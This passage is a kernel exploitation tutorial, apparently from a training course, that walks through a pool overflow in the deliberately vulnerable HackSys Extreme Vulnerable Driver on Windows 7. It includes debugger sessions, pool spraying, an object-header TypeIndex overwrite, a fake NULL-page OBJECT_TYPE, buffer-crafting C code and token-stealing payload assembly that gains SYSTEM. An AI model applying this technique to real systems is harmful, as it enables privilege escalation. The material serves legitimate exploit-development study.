Continue execution using command "**g**" or pressing **F5** key. Now execute above PoC code in debugee machine. You will see debugger break at `TriggerPoolOverflow` function.

Now, we will verify target buffer state before and after copy operation. Before doing so, we will set breakpoint before and after **memcpy** function call in `TriggerPoolOverflow` function. To do this, execute command `uf TriggerPoolOverflow`. This command will show entire assembly of function where you can match `memcpy` call and put breakpoint on call as shown in below screenshot.

```
  113 822040c4 ff750c          push    dword ptr [ebp+0Ch]
  113 822040c7 ff7508          push    dword ptr [ebp+8]
  113 822040ca ff75e4          push    dword ptr [ebp-1Ch]
  113 822040cd e808d1ffff      call    HackSysExtremeVulnerableDriver!memcpy (822011da)
  117 822040d2 68284e2082      push    offset HackSysExtremeVulnerableDriver! ?? ::NNGAKEGL::`string' (82204e28)
  117 822040d7 e82acfffff      call    HackSysExtremeVulnerableDriver!DbgPrint (82201006)
  118 822040dc ff75e4          push    dword ptr [ebp-1Ch]
  118 822040df 68ec4e2082      push    offset HackSysExtremeVulnerableDriver! ?? ::NNGAKEGL::`string' (82204eec)
  118 822040e4 e81dcfffff      call    HackSysExtremeVulnerableDriver!DbgPrint (82201006)
  119 822040e9 53              push    ebx
  119 822040ea 57              push    edi
  119 822040eb e816cfffff      call    HackSysExtremeVulnerableDriver!DbgPrint (82201006)
  119 822040f0 83c434          add     esp,34h
  122 822040f3 684861636b      push    6B636148h
  122 822040f8 ff75e4          push    dword ptr [ebp-1Ch]
  122 822040fb ff1500202082    call    dword ptr [HackSysExtremeVulnerableDriver!_imp__ExFreePoolWithTag (82202000)]
  125 82204101 eb24            jmp     HackSysExtremeVulnerableDriver!TriggerPoolOverflow+0x121 (82204127)

HackSysExtremeVulnerableDriver!TriggerPoolOverflow+0x121 [c:\hacksysextremevulnerabledriver\driver\source\pooloverflow.c @ 129]:
  129 82204127 c745fcfeffffff  mov     dword ptr [ebp-4],0FFFFFFFEh
  131 8220412e 8b45e0          mov     eax,dword ptr [ebp-20h]

HackSysExtremeVulnerableDriver!TriggerPoolOverflow+0x12b [c:\hacksysextremevulnerabledriver\driver\source\pooloverflow.c @ 132]:
  132 82204131 e823cfffff      call    HackSysExtremeVulnerableDriver!__SEH_epilog4 (82201059)
  132 82204136 c20800          ret     8
kd> bp 822040cd
kd> g
[+] Allocating Pool Buffer
[+] Pool Address: 0x854EEDE0
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Tag: 'kcaH'
[+] pUserModeBuffer: 0x018CD2DC
[+] userModeBufferSize: 0x898
[+] Triggering Pool Overflow
Breakpoint 1 hit
HackSysExtremeVulnerableDriver!TriggerPoolOverflow+0xc7:
822040cd e808d1ffff      call    HackSysExtremeVulnerableDriver!memcpy (822011da)
```

Fig: Disassembly & Pool Allocation Dump

Now continue execution to see some debug messages from kernel driver about user mode and kernel mode memory locations. Just to be sure we will take 2 different dumps of pool memory, one before copy and one after copy. Since, we know that

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

kernel allocated buffer size is **0x1F8 (504 bytes)** we will dump **0x1F8 + 0x30** bytes approximately.

Below is the series of command to compute number of bytes to dump and the address where pool chunk ends. Then we take memory dump before and after `memcpy` call.

```
kd> ? 0x83F1D1B0 + 0x1F8
Evaluate expression: -2081303640 = 83f1d3a8

kd> ? 0x1F8 + 0x30
Evaluate expression: 552 = 00000228

kd> dd 0x83F1D1B0 L00000228
…
83f1d960  83f1d95c 00000004 00000005 00000000
83f1d970  00000010 00000000 0000a738 00010000
83f1d980  68ea94c0 01d0559a 69729470 01d0559a
83f1d990  55ca4340 01d16bc6 68ea94c0 01d0559a
83f1d9a0  00006000 00000000 000050d4 00000000
83f1d9b0  00002020 00000000 0417000e e56c6946
83f1d9c0  00000400 000000f8 00000000 00000000
83f1d9d0  83fe4678 00000001 00000001 00000001
83f1d9e0  00000000 400c001c 84af2640 00000000
83f1d9f0  00800005 84aea5d8 84acd518 939410f8
83f1da00  96ac2478 00000000 00000000 00000000
83f1da10  00000000 00010000 00010100 00040002
83f1da20  00f800b8 96a93a50 00000000 00000000
83f1da30  00000000 00000000 00000000 00040001
…

kd> g
Breakpoint 2 hit
HackSysExtremeVulnerableDriver!TriggerPoolOverflow+0xcc:
8e1f60d2 68286e1f8e      push    offset
HackSysExtremeVulnerableDriver! ?? ::NNGAKEGL::`string' (8e1f6e28)

kd> dd 0x83F1D1B0 L00000228
…
83f1d960  41414141 41414141 41414141 41414141
83f1d970  41414141 41414141 41414141 41414141
83f1d980  41414141 41414141 41414141 41414141
83f1d990  41414141 41414141 41414141 41414141
83f1d9a0  41414141 41414141 41414141 41414141
83f1d9b0  41414141 41414141 41414141 41414141
83f1d9c0  41414141 41414141 41414141 41414141
83f1d9d0  41414141 41414141 41414141 41414141
83f1d9e0  41414141 41414141 41414141 41414141
83f1d9f0  41414141 41414141 41414141 41414141
83f1da00  41414141 41414141 41414141 41414141
83f1da10  41414141 41414141 41414141 41414141
83f1da20  41414141 41414141 41414141 41414141
83f1da30  41414141 41414141 41414141 41414141
…
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Kernel Object Internal

In Windows programming model, interaction with Operating System is done via Windows SDK API's operating on object handles like **File handle, Process handle**, etc. The usual flow is something like given below:




Fig: Object Lifetime

When user mode API is invoked to create resource (like **File**, **Thread**, **Synchronization** primitives), Windows create **Kernel Object** and returns **Handle** (unique integer number identifying that resource). User mode API's accessible on that handle can be invoked once object is created. Finally object is destroyed by calling **CloseHandle** API.

Each resource object has following structure, when allocated on Pool memory:




Fig: Pool chunk of allocated Windows Object

Every **Windows Kernel Objects** has **OBJECT_HEADER** structure followed by object body. On **Windows 7 SP1 x86**:

```
kd> dt nt!_OBJECT_HEADER
   +0x000 PointerCount      : Int4B
   +0x004 HandleCount       : Int4B
   +0x004 NextToFree        : Ptr32 Void
   +0x008 Lock              :  _EX_PUSH_LOCK
   +0x00c TypeIndex         : UChar
   +0x00d TraceFlags        : UChar
   +0x00e InfoMask          : UChar
   +0x00f Flags             : UChar
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
   +0x010 ObjectCreateInfo : Ptr32 _OBJECT_CREATE_INFORMATION
   +0x010 QuotaBlockCharged : Ptr32 Void
   +0x014 SecurityDescriptor : Ptr32 Void
   +0x018 Body             : _QUAD
```

TypeIndex member in above structure is the index into **ObTypeIndexTable** which is an array of pointers which defines **OBJECT_TYPE** of each object supported by Windows. You can dump this table to show available entries:

```
kd> dd nt!ObTypeIndexTable L30
82770900  00000000 bad0b0b0 83d33f78 83d33eb0
82770910  83d33de8 83d33ba0 83d33a60 83d33998
82770920  83d338d0 83d33808 83d33740 83d33640
82770930  83de3418 83de3350 83de5418 83de5350
82770940  83de6408 83de6340 83de7040 83de7f78
82770950  83de7eb0 83de7de8 83de7d20 83de7c58
82770960  83de7b90 83de7ac8 83de7a00 83de7938
82770970  83de7870 83de74d0 83de7408 83de7340
82770980  83de7278 83deff78 83defbd8 83ded448
82770990  83de71b0 83de0d28 83df4678 83df52d0
827709a0  83df5208 83da1860 83da1798 84a7fe80
827709b0  00000000 00000000 00000000 00000000
```

Similarly, on Windows 7 SP1 x86 **OBJECT_TYPE** structure is defined as

```
kd> dt nt!_OBJECT_TYPE
   +0x000 TypeList         : _LIST_ENTRY
   +0x008 Name             : _UNICODE_STRING
   +0x010 DefaultObject    : Ptr32 Void
   +0x014 Index            : UChar
   +0x018 TotalNumberOfObjects : Uint4B
   +0x01c TotalNumberOfHandles : Uint4B
   +0x020 HighWaterNumberOfObjects : Uint4B
   +0x024 HighWaterNumberOfHandles : Uint4B
   +0x028 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x078 TypeLock         : _EX_PUSH_LOCK
   +0x07c Key              : Uint4B
   +0x080 CallbackList     : _LIST_ENTRY
```

`TypeInfo` member in above structure points to yet another important structure known as `OBJECT_TYPE_INITIALIZER` which holds important information also stores pointers to various procedures.

```
kd> dt nt!_OBJECT_TYPE_INITIALIZER
    …
   +0x030 DumpProcedure    : Ptr32     void
   +0x034 OpenProcedure    : Ptr32     long
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
+0x038 CloseProcedure    : Ptr32      void
+0x03c DeleteProcedure   : Ptr32      void
+0x040 ParseProcedure    : Ptr32      long
+0x044 SecurityProcedure : Ptr32      long
+0x048 QueryNameProcedure : Ptr32     long
+0x04c OkayToCloseProcedure : Ptr32     unsigned char
```

The overall picture of above data structure linking is shown below:




Fig: OBJECT_TYPE [3]

Exploitation Strategy

Now, we have already seen what and how to overflow Kernel Pool memory. We have also seen what Kernel Object is and how it looks when it's allocated in Pool memory. Next question remains is, how to take control of **EIP** i.e. execution context. There are different attack vectors depending on target environment (OS version), some vectors are possible and others might not. Great deal of exploitation vectors in pool overflow context is covered in Tarjei's [2] and Nikita's [3] paper.

Most of the attack techniques presented in Tarjei's paper targets **Pool Metadata** corruption in order to achieve code execution. Since Microsoft made pool headers exploitation harder in later versions of Windows using well defined validations, we are going to take a different approach. We will corrupt Windows **Kernel Object Header**, we can achieve the same result. This is also called **Object Metadata Corruption (Direct Kernel Object Header Manipulation)** [3].

With all knowledge we need, we are now ready to exploit Pool overflow vulnerability in the vulnerable driver.

We need to prepare specially crafted buffer to overflow and modify `OBJECT_HEADER` in adjacent pool chunk. We will overflow `OBJECT_HEADER` to set `TypeIndex` field to **0x0**. This will invoke the first entry in `ObTypeIndexTable` which is **0x00000000**, till Windows 7 it's possible to map **NULL** page and craft our fake `OBJECT_TYPE` structure.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

We will set **DeleteProcedure** member in `OBJECT_TYPE_INITIALIZER` of our fake `OBJECT_TYPE` to make it point to payload. Thus, by freeing the corrupted event object, it will result in hijack of code execution flow.

Spray Kernel pool with choice of our Kernel Object (**EventObject**). Windows provides an API to create Event objects.

Next, create holes in sprayed pool by freeing (closing handle) some of the event objects. Finally we will allocate the vulnerable buffer and trigger the vulnerability with specially crafted buffer in first step.

Lastly, we free all remaining event objects so that modified event object in kernel will trigger **DeleteProcedure** and thus resulting execution of our payload. Overall steps defined above shown in below picture:




Fig: TypeIndex Overwrite Attack [3]

Debugging

For this demonstration, I will be using exploit code which is already present in **HackSys Extreme Vulnerable Driver's** [5] repository on GitHub.

For our analysis, before running exploit code, set breakpoint on `TriggerPoolOverflow` function. After running pool overflow exploit we will see below message in debug:

```
[+] Starting Pool Overflow Exploitation
      [+] Creating The Exploit Thread
            [+] Exploit Thread Handle: 0x50
      [+] Setting Thread Priority
            [+] Priority Set To THREAD_PRIORITY_HIGHEST
      [+] Getting Device Driver Handle
            [+] Device Name: \\.\HackSysExtremeVulnerableDriver
            [+] Device Handle: 0x54
      [+] Setting Up Vulnerability Stage
            [+] Allocating Memory For Buffer
                  [+] Memory Allocated: 0x00400C60
                  [+] Allocation Size: 0x220
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
            [+] Mapping Null Page
                  [+] Memory Allocated: 0x00000000
                  [+] Allocation Size: 0x2000
            [+] Preparing Buffer Memory Layout
                  [+] TypeIndex Of Event Object Set To: 0x0
            [+] Preparing OBJECT_TYPE At Null Page
                  [+] DeleteProcedure Value: 0x1032770
                  [+] DeleteProcedure Address: 0x00000060
            [+] EoP Payload: 0x01032770
            [+] Preparing NonPaged Kernel Pool Layout
                  [+] Spraying With Event Objects
                  [+] Creating Holes By Coalescing
      [+] Triggering Pool Overflow
****************Kernel Mode****************
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
```

Fake OBJECT_TYPE

See the source code `common.h/.c` in exploit directory for how to map page a **NULL Page** at address **0x00000000** using `NtAllocateVirtualMemory`.

Once we map the **NULL Page**, we will craft fake `OBJECT_TYPE` header. As the Kernel does not validate the integrity of the whole Kernel Object, we do not need to craft the whole Object values but only `OBJECT_TYPE_INITIALIZER.DeleteProcedure` will be set to point to our payload. Once you run the exploit and break in `TriggerPoolOverflow`, verify if the **NULL Page** is mapped.

```
kd> dd 0x00000000
00000000  00000000 00000000 00000000 00000000
00000010  00000000 00000000 00000000 00000000
00000020  00000000 00000000 00000000 00000000
00000030  00000000 00000000 00000000 00000000
00000040  00000000 00000000 00000000 00000000
00000050  00000000 00000000 00000000 00000000
00000060  01032770 00000000 00000000 00000000
00000070  00000000 00000000 00000000 00000000
```

Since **NULL Page** is already mapped and crafted with appropriate pointer, you can also verify these values in another way:

```
kd> dt nt!_OBJECT_TYPE 0x0
   +0x000 TypeList         : _LIST_ENTRY
   +0x008 Name             : _UNICODE_STRING
   +0x010 DefaultObject    : Ptr32 Void
   +0x014 Index            : UChar
   +0x018 TotalNumberOfObjects : Uint4B
   +0x01c TotalNumberOfHandles : Uint4B
   +0x020 HighWaterNumberOfObjects : Uint4B
   +0x024 HighWaterNumberOfHandles : Uint4B
   +0x028 TypeInfo         : _OBJECT_TYPE_INITIALIZER
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
   +0x078 TypeLock          : _EX_PUSH_LOCK
   +0x07c Key               : Uint4B
   +0x080 CallbackList      : _LIST_ENTRY

kd> dt nt!_OBJECT_TYPE_INITIALIZER 0x024
   …
   +0x030 DumpProcedure     : (null)
   +0x034 OpenProcedure     : (null)
   +0x038 CloseProcedure    : (null)
   +0x03c DeleteProcedure   : 0x01032770     void  +1032770
   +0x040 ParseProcedure    : (null)
   +0x044 SecurityProcedure : (null)
   +0x048 QueryNameProcedure : (null)
   +0x04c OkayToCloseProcedure : (null)


kd> uf 0x1032770
01032770 53              push    ebx
01032771 56              push    esi
01032772 57              push    edi
01032773 60              pushad
01032774 33c0            xor     eax,eax
01032776 648b8024010000  mov     eax,dword ptr fs:[eax+124h]
0103277d 8b4050          mov     eax,dword ptr [eax+50h]
01032780 8bc8            mov     ecx,eax
01032782 8b98f8000000    mov     ebx,dword ptr [eax+0F8h]
01032788 ba04000000      mov     edx,4

0103278d 8b80b8000000    mov     eax,dword ptr [eax+0B8h]
01032793 2db8000000      sub     eax,0B8h
01032798 3990b4000000    cmp     dword ptr [eax+0B4h],edx
0103279e 75ed            jne     0103278d

010327a0 8b90f8000000    mov     edx,dword ptr [eax+0F8h]
010327a6 8991f8000000    mov     dword ptr [ecx+0F8h],edx
010327ac 61              popad
010327ad b801000000      mov     eax,1
010327b2 5f              pop     edi
010327b3 5e              pop     esi
010327b4 5b              pop     ebx
010327b5 c3              ret
```

As we can show, we have successfully mapped our payload at appropriate location, now when we free the event object, its delete procedure will be called resulting execution of our payload.

Pool Spraying

We will use the techniques that we learnt in Pool Feng-Shui chapter. We create two large arrays (1,000 elements) of **Event** object using **CreateEvent** API which will allocate object of type **Event** in the Non-Paged pool.


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Then we will create holes in allocated array by freeing some of the **Event** objects in one array. This way kernel will destroy **Event** object and make free space in pool for others.

Finally we will invoke vulnerable IOCTL call, which will try to allocate buffer and kernel will use one of the pool chunk in freed holes.

The overall picture will be as shown below:



Direct Kernel Object Header Manipulation

Final step is to craft input buffer so that it will overflow the pool boundary to corrupt subsequent event data object header.

We will allocate buffer in user mode heap with length of **VULNERABLE_BUFFER_SIZE + TYPE_INDEX_OVERWRITE (504 + 40)**. Last **40 bytes** after **VULNERABLE_BUFFER_SIZE** will be populated to corrupt object header. The highlighted values in below snippet are set according to pool header to pattern for other chunks in Windows 7 x86 machine.

```
      RtlFillMemory((PVOID)pUserModeBuffer, userModeBufferSize,
0x41);
        pMemory = (PVOID)((ULONG)pUserModeBuffer +
(ULONG)POOL_BUFFER_SIZE);
        *(PULONG)pMemory = (ULONG)0x04080040;
        pMemory = (PVOID)((ULONG)pMemory + 0x4);
        *(PULONG)pMemory = (ULONG)0xee657645;
        pMemory = (PVOID)((ULONG)pMemory + 0x4);
        *(PULONG)pMemory = (ULONG)0x00000000;
        pMemory = (PVOID)((ULONG)pMemory + 0x4);
        *(PULONG)pMemory = (ULONG)0x00000040;
        pMemory = (PVOID)((ULONG)pMemory + 0x4);
        *(PULONG)pMemory = (ULONG)0x00000000;
        pMemory = (PVOID)((ULONG)pMemory + 0x4);
        *(PULONG)pMemory = (ULONG)0x00000000;
        pMemory = (PVOID)((ULONG)pMemory + 0x4);
        *(PULONG)pMemory = (ULONG)0x00000001;
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
pMemory = (PVOID)((ULONG)pMemory + 0x4);
*(PULONG)pMemory = (ULONG)0x00000001;
pMemory = (PVOID)((ULONG)pMemory + 0x4);
*(PULONG)pMemory = (ULONG)0x00000000;
pMemory = (PVOID)((ULONG)pMemory + 0x4);
*(PULONG)pMemory = (ULONG)0x00080000;
```

Last stage of our analysis, where we will put breakpoint on **memcpy** call in `TriggerPoolOverflow` function to see pool allocation and corruption:

```
kd> bp 01032770
kd> bl
 0 e 94098006
[c:\hacksysextremevulnerabledriver\driver\source\pooloverflow.c @
68]    0001 (0001)
HackSysExtremeVulnerableDriver!TriggerPoolOverflow
 1 e 01032770     0001 (0001)
kd> g
```

After continuing execution, we will see allocation of kernel mode buffer and some debug messages before, we break at **memcpy** call:

```
[+] Allocating Pool Buffer
[+] Pool Address: 0x83FB5B48
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Tag: 'kcaH'
[+] pUserModeBuffer: 0x00400C60
[+] userModeBufferSize: 0x220
[+] Triggering Pool Overflow

Breakpoint 2 hit
HackSysExtremeVulnerableDriver!TriggerPoolOverflow+0xc7:
940980cd e808d1ffff      call
HackSysExtremeVulnerableDriver!memcpy (940951da)
```

We can see more information of our allocated buffer pool chunk and other consecutive pool chunks and their contents. We can see our vulnerable buffer is allocated right in the hole we made surrounded by **Event** objects.

```
kd> !pool 0x83FB5B48
Pool page 83fb5b48 region is Nonpaged pool
 83fb5000 size:  140 previous size:    0  (Free )  Io   Process:
84c68030
 83fb5140 size:   40 previous size:  140  (Allocated)  Even
(Protected)
 ...
 83fb52c0 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5300 size:   40 previous size:   40  (Allocated)  Even
(Protected)
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
 83fb5340 size:  200 previous size:   40  (Free)       Even
 83fb5540 size:   40 previous size:  200  (Allocated)  Even
(Protected)
 ...
 83fb56c0 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5700 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5740 size:  200 previous size:   40  (Free)       Even
 83fb5940 size:   40 previous size:  200  (Allocated)  Even
(Protected)
 ...
 83fb5a40 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5a80 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5ac0 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5b00 size:   40 previous size:   40  (Allocated)  Even
(Protected)
*83fb5b40 size:  200 previous size:   40  (Allocated) *Hack
           Owning component : Unknown (update pooltag.txt)
 83fb5d40 size:   40 previous size:  200  (Allocated)  Even
(Protected)
 83fb5d80 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5dc0 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5e00 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5e40 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 ...
 83fb5f40 size:   c0 previous size:   40  (Free)       Even
```

Finally letting the execution go, we can see our attack being successful and getting our payload executed. We finally can see that **CloseHandle** call on event object triggered our payload. See call stack:

```
kd> g
[+] Freeing Pool Memory
[+] Pool Address: 0x83FB5B48
[+] Pool Tag: 'kcaH'
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
****************Kernel Mode****************
           [+] Triggering Payload
                [+] Freeing Event Objects
Breakpoint 1 hit
01032770 53              push    ebx

kd> kv
ChildEBP RetAddr  Args to Child
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
WARNING: Frame IP not in any known module. Following frames may be
wrong.
9571bc48 8282cefd 83ec3a48 83fb5d70 00000000 0x1032770
9571bc94 8284e2ee 83ec3a48 96c3bf60 83db1738
nt!ObpDecrementHandleCount+0x139
9571bcdc 8284e02e 96c3bf60 96c7a490 83ec3a48
nt!ObpCloseHandleTableEntry+0x203
9571bd0c 8284e3c8 83ec3a48 83db1701 008cfe54 nt!ObpCloseHandle+0x7f
9571bd28 826461ea 0000ea48 008cfe58 77a270b4 nt!NtClose+0x4e
9571bd28 77a270b4 0000ea48 008cfe58 77a270b4
nt!KiFastCallEntry+0x12a
008cfe44 77a254d4 75c96b32 0000ea48 0000ea48
ntdll!KiFastSystemCallRet
008cfed0 77a437f5 00000000 7724a32b 00000000 ntdll!ZwClose+0xc
008cff10 77a437c8 01032300 00000000 00000000
ntdll!__RtlUserThreadStart+0x70
008cff28 00000000 01032300 00000000 00000000
ntdll!_RtlUserThreadStart+0x1b

[+] Completed Pool Overflow Exploitation
[+] Checking Current Process Privileges
     [+] Trying To Get Process ID Of: csrss.exe
          [+] Process ID Of csrss.exe: 340
     [+] Trying To Open csrss.exe With PROCESS_ALL_ACCESS
          [+] Process Handle Of csrss.exe: 0xEB08
     [+] Successfully Elevated Current Process Privileges
[+] Enjoy As SYSTEM [1.000000]s
```

Kernel Recovery

During kernel exploitation, kernel recovery is very important concern due to immediate inconsistency and failure in Kernel space which results in **Blue Screen of Death** as we have seen earlier. This is necessary due to the fact that our exploit might be the part of some chained exploit strategy like sandbox escape where we might have already pawned sandboxed application and utilizing Kernel exploits to gain higher privileges.

We will see how to manage our exploit, so that it will keep Kernel integrity after successful exploitation.

Common way to avoid kernel panic after successful exploitation is to restore pre-exploitation state of registers and stack. It depends on the vulnerability you are exploiting, how and what things needs to be restore.

For example:
When you exploit **Stack Based Overflow** in kernel, you will write **Out of Bound** in **Kernel Stack** region to overwrite the **Return address**. This will allow you to influence the code execution and execute your payload. Once payload execution is complete, we have to gracefully return to the user mode completing the **Interrupt Request Packet**. This can be achieved by fixing stack and local variables. See the source code of payloads on Github [5] to know more about it.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

For our exploit to recover, we do not need to do much. Since, we are exploiting independent pool chunk and **OBJECT** header stored on it. Simple returning **NT_SUCCESS (1)** in **EAX** will return IOCTL execution to user mode.

Mitigation

Since Windows 8, Microsoft does not allow mapping of **NULL Page** in user mode hence mitigate our attack.

Also **SMEP/SMAP (Supervisor Mode Execution Prevention/Supervisor Mode Access Prevention)** creates more constraints on accessing or executing on user mode memory.

Resources

1. https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Driver/Source/PoolOverflow.c
